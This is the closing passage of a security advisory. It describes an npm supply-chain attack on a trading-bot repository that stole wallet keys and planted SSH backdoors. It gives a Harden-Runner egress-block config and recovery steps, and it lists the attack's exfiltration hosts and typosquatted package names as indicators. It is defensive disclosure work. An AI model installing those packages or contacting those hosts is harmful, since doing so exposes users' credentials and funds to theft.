- name: Harden-Runner
 uses: step-security/harden-runner@v2
 with:
   egress-policy: block
   allowed-endpoints: >
     registry.npmjs.org:443
     # Add only the endpoints your workflow needs
Any connection to cloudflareguard.vercel.app, cloudflareinsights.vercel.app, or unexpected api.ipify.org calls during a build would be blocked and flagged.
Recommendations
If you used this repository
- Rotate all wallet keys immediately. Transfer funds from any wallet whose private key was in a
.envfile,id.json, orconfig.tomlon the machine where you ran the bot. - Check for SSH backdoors. Inspect
~/.ssh/authorized_keysfor any keys you don't recognize. Reviewufw statusfor unexpected open ports. - Revoke API keys. Any Polymarket API keys, exchange credentials, or other secrets that were present on the machine should be considered compromised.
- Scan for the malicious packages. Search your
node_modulesforlevex-refa,lint-builder,ts-bign, orbig-nunber.
For all developers
- Never put private keys in
.envfiles for third-party tools. Use hardware wallets or separate signing services. - Audit dependencies before installing. Check npm packages for typosquatting, low download counts, and suspicious postinstall hooks.
- Use
--ignore-scriptswhen installing untrusted packages:npm install --ignore-scripts - Monitor network activity during builds. Use Harden-Runner in CI/CD to detect unauthorized outbound connections from npm postinstall hooks.
StepSecurity Threat Intelligence
StepSecurity threat intelligence was the first to discover and publicly report on this attack. We have disclosed our findings to GitHub, npm, and the affected dev-protocol organization. StepSecurity continuously monitors the open source and CI/CD ecosystem for emerging threats including supply chain attacks, compromised GitHub Actions, malicious npm packages, and account takeover campaigns.
StepSecurity provides runtime security for CI/CD pipelines. Our products detect and block supply chain attacks like this one:
- Harden-Runner — Runtime monitoring for GitHub Actions that detects unauthorized network connections, process execution, and file access during CI/CD runs
- Threat Intelligence Alerts — Automated notifications when your workflows interact with known-malicious endpoints or packages
If you need assistance checking your exposure to this or similar attacks, contact us:
- Email: support@stepsecurity.io
- Slack: Contact us via our dedicated Slack channel
References
- StepSecurity AI Package Analyst: big-nunber@5.0.2 analysis
- StepSecurity OSS Security Feed
- Victim simulation workflow run (Harden-Runner monitored)
- Static analysis workflow run
- Harden-Runner insights for victim simulation